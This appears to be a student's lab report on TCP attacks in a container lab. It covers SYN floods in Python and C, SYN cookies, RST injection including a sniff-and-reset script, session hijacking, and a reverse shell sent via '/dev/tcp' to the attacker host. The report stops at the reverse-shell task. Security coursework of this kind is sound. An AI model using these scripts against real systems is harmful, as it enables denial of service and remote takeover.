Task 1: SYN Flooding Attack

Question: Explain how SYN cookies work

SYN Cookies function as a defence against SYN flood attacks. SYN Cookies are important to prevent the allocation of memory on the server to connections which have not completed the TCP handshake, by encoding the data of the connection into a cookie and using that to complete the TCP connection, rather than storing it in the server. Without SYN Cookies, the small amount of memory taken up by creating a half-open TCP connection could be repeated thousands of times to flood the server memory and prevent new connections from being created. With SYN Cookies, no memory is allocated until the user has completed the handshake. While attackers could complete the TCP handshake to actually allocate memory and perform a TCP connect flood, this would require un-spoofed IP addresses (to respond with the correct ACK), and the attacker must spend more of their own resources to accomplish this (bandwidth, connection memory).

```
root@89ea915f2767:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

Task 1.1: Launching the Attack Using Python

First, I needed to set up the destination IP and port to target the victim's TCP connection:

```
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
while True:
        pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
        pkt[TCP].sport = getrandbits(16) # source port
        pkt[TCP].seq = getrandbits(32) # sequence number
        send(pkt, verbose = 0)
```

The IP destination is set to the victim's machine, and the destination port is set to 23, the TCP connection port.

Next, to prepare for the SYN flood attack I can inspect the victim's machine and connections:

```
[12/02/25]seed@VM:~/.../A6_Labsetup$ docksh 155
root@1559e78e98c1:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:44411        0.0.0.0:*               LISTEN
root@1559e78e98c1:/#
```

The victim container begins with its typical TCP listening channels

Next, I can run the synflood.py attack on the attacker container:

```
[12/02/25]seed@VM:~/.../A6_Labsetup$ docksh seed-attacker
root@VM:/# ./volumes/synflood.py
```

This will flood the victim's machine's TCP connection backlog:

```
root@1559e78e98c1:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:44411        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             197.60.224.81:44395     SYN_RECV
tcp        0      0 10.9.0.5:23             41.128.100.39:65489     SYN_RECV
tcp        0      0 10.9.0.5:23             51.215.28.214:1236      SYN_RECV
tcp        0      0 10.9.0.5:23             35.112.17.120:39603     SYN_RECV
tcp        0      0 10.9.0.5:23             67.118.154.65:29197     SYN_RECV
tcp        0      0 10.9.0.5:23             244.6.34.75:50549       SYN_RECV
tcp        0      0 10.9.0.5:23             62.78.209.246:42270     SYN_RECV
tcp        0      0 10.9.0.5:23             68.116.199.35:31013     SYN_RECV
tcp        0      0 10.9.0.5:23             125.149.47.149:18306    SYN_RECV
tcp        0      0 10.9.0.5:23             78.115.146.148:24345    SYN_RECV
tcp        0      0 10.9.0.5:23             82.120.223.95:46427     SYN_RECV
tcp        0      0 10.9.0.5:23             106.142.83.0:52403      SYN_RECV
tcp        0      0 10.9.0.5:23             243.63.229.29:17619     SYN_RECV
tcp        0      0 10.9.0.5:23             168.103.139.48:37701    SYN_RECV
tcp        0      0 10.9.0.5:23             87.149.107.63:19339     SYN_RECV
tcp        0      0 10.9.0.5:23             208.219.127.24:24969    SYN_RECV
tcp        0      0 10.9.0.5:23             89.133.86.161:43935     SYN_RECV
tcp        0      0 10.9.0.5:23             54.219.15.120:32596     SYN_RECV
tcp        0      0 10.9.0.5:23             63.91.1.99:52363        SYN_RECV
tcp        0      0 10.9.0.5:23             99.150.182.103:64073    SYN_RECV
tcp        0      0 10.9.0.5:23             133.244.168.228:63159   SYN_RECV
tcp        0      0 10.9.0.5:23             212.62.181.222:28790    SYN_RECV
```

Now that the backlog is quite full, I can attempt to create a new TCP connection on one of the innocent user machines:

```
root@89ea915f2767:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
1559e78e98c1 login:
```

As shown in this instance, the user was able to get a response from the victim container, and on many repeated attempts and flushes of tcp_metrics, I was unable to get a failed connection. My best guess was that the syn_backlog was too large, so I went to decrease it:

```
root@1559e78e98c1:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512
```

By reducing the backlog size from 512 down to 200, we can try again

```
root@1559e78e98c1:/# sysctl -w net.ipv4.tcp_max_syn_backlog=200
net.ipv4.tcp_max_syn_backlog = 200
```

This time around there was some delay on developing the TCP connection, so I dropped the backlog size even more:

```
root@1559e78e98c1:/# sysctl -w net.ipv4.tcp_max_syn_backlog=100
net.ipv4.tcp_max_syn_backlog = 100
```


Still, with a little more delay, I was able to develop the connection so I dropped the backlog even more:

```
root@1559e78e98c1:/# sysctl -w net.ipv4.tcp_max_syn_backlog=50
net.ipv4.tcp_max_syn_backlog = 50
```

Finally, I was able to fully flood the victim's container:

```
root@89ea915f2767:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

Additionally, I can run multiple instances of the python program to see when it fully floods the backlog of 512. Seeing that I needed to reduce the backlog to 1/10 its original size to flood it, running 10 attacker instances was able to flood the backlog.



Task 1.2: Launch the Attack Using C

This attack is almost identical to the python attack, with the only difference being that a C program is able to emit packets much much faster than python. By trying the same procedure as before, C is able to (a majority of the time) completely flood the victim even with a syn_backlog of 512.

```
[12/02/25]seed@VM:~/.../A6_Labsetup$ cd volumes
[12/02/25]seed@VM:~/.../volumes$ gcc synflood.c -o synflood
root@VM:/# ./volumes/synflood 10.9.0.5 23
root@89ea915f2767:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

Task 1.3: Enable the SYN Cookie Countermeasure

First I turned SYN cookies back on on the victim's machine:

```
root@1559e78e98c1:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

Next, I tried to flood the victim with TCP requests from the attacker machine

```
root@VM:/# ./volumes/synflood 10.9.0.5 23
```

This time though, despite the victim's machine showing a vast amount of SYN_RECV tcp connections, the user1 machine was able to telnet to the victim without any issue:


```
root@1559e78e98c1:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:43599        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             223.109.100.98:9799     SYN_RECV
tcp        0      0 10.9.0.5:23             134.117.46.123:27080    SYN_RECV
tcp        0      0 10.9.0.5:23             178.185.110.26:13696    SYN_RECV
tcp        0      0 10.9.0.5:23             253.230.63.120:24634    SYN_RECV
tcp        0      0 10.9.0.5:23             172.185.185.116:6879    SYN_RECV
tcp        0      0 10.9.0.5:23             119.242.0.1:57259       SYN_RECV
tcp        0      0 10.9.0.5:23             181.200.47.64:22638     SYN_RECV
tcp        0      0 10.9.0.5:23             104.75.239.48:58742     SYN_RECV
tcp        0      0 10.9.0.5:23             124.172.81.15:1522      SYN_RECV
tcp        0      0 10.9.0.5:23             91.224.132.92:11610     SYN_RECV
tcp        0      0 10.9.0.5:23             203.150.145.75:32823    SYN_RECV
tcp        0      0 10.9.0.5:23             120.124.115.66:44757    SYN_RECV
tcp        0      0 10.9.0.5:23             93.71.186.84:10525      SYN_RECV
tcp        0      0 10.9.0.5:23             98.64.46.110:52481      SYN_RECV
tcp        0      0 10.9.0.5:23             123.183.226.25:9866     SYN_RECV
tcp        0      0 10.9.0.5:23             223.25.174.105:17261    SYN_RECV
tcp        0      0 10.9.0.5:23             84.179.210.74:44909     SYN_RECV
tcp        0      0 10.9.0.5:23             223.132.200.118:58140   SYN_RECV
tcp        0      0 10.9.0.5:23             114.182.144.42:49354    SYN_RECV
```

```
root@89ea915f2767:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
1559e78e98c1 login:
```

Task 2: TCP RST Attacks on telnet Connections


Launching the attack manually - By using the boilerplate code on the attacker's machine, I am able to send a packet during the 60s window to close the telnet connection between user1 and the victim's machine. Using wireshark, I am able to grab the upcoming sequence number and port number used between the user and the victim machine, and by sending these values in a packet of my own I can close the connection prematurely.

Attacker code:




The only differences made here are the src/dst IPs of the packet are changed to be the IP values of the victim's machine and user1, the TCP source port set to 23, and the TCP destination port/sequence value set to values acquired from Wireshark.


Now, when I run "telnet 10.9.0.5" on user1's machine I will have a 60s window before 10.9.0.5 closes the connection. During this time the two machines will send packets back and forth to establish connection:



Now, I can look at the most recently sent from the victim's machine and copy the Dst port and next sequence number to my python script. Upon setting these values, I can execute the script from the attacker's machine and close the telnet connection.



As seen, the actual "Login failed after 60 seconds" message is seen on Wireshark with the sequence number and src/dst IP and src/dst port after the 60 seconds has elapsed. This packet doesn't do anything though, as user1 is no longer listening:




Launching the attack automatically:

To launch the attack automatically I can modify this script into a sniffer, and this sniffer will constantly emit packets with the tag “R” (reset) when it detects packets going/coming from port 23:

```
def spoof_telnet(pkt):
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
        tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="R", seq=pkt[TCP].seq+1)
        pkt = ip/tcp
        ls(pkt)
        send(pkt, verbose=0)

pkt = sniff(iface='br-5300c4e9b79b', filter='port 23', prn=spoof_telnet)
```

Now, when I have this program looping the user1 attempting a telnet connection will get blocked without any manually inputted values from wireshark:



This function does seem to work a bit inconsistently, or slowly at least. Since it would be sending out packets with port 23, it's a bit of an infinitely looping function once it starts. Because of this, it can take a couple seconds for the reset packet with the proper sequence value to reach the target.

Question. Can this attack still be carried out if the attacker cannot sniff the network traffic between the two hosts? Hint: Refer to the textbook.

No, without being able to sniff the network traffic the attacker will be unable to carry out an RST attack on a telnet connection. Without packet sniffing, the attacker cannot know the port the telnet connection is using, as well as the sequence number used.

Task 3: TCP Session Hijacking

In this attack I used code pretty similar to Task 1:

```
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=50578, dport=23, flags="A", seq=919830085, ack=125984927)
data = "\r touch canary\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

The IP src was from user1, the user whose session I was hijacking, and the destination was the victim's server, the target where I was executing the code.

From wireshark I needed to find the latest packet sent from 10.9.0.6 to 10.0.9.5. Once I found this packet, I could use the packet's source port, next sequence number, and ack values to send a fake packet to run 'touch canary' on the victim's machine. Once I executed this code while the connection was open, user1's terminal froze, and upon re-entering the telnet connection I was able to find that my code ran successfully:

```
seed@2d4dcbb28e68:~$ ls
canary
```

Side note: for the longest time I had forward slashes in my data instead of backslashes, what a nightmare debug LOL

Task 4: Creating Reverse Shell using TCP Session Hijacking

This task is pretty similar to the one above, but instead of running “\r touch canary\r”, the line "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r" is sent to be executed on the victim machine. By placing this line into the data value of the packet and repeating the process of acquiring the port, sequence, and ack values from the telnet connection, I am able to create a reverse shell: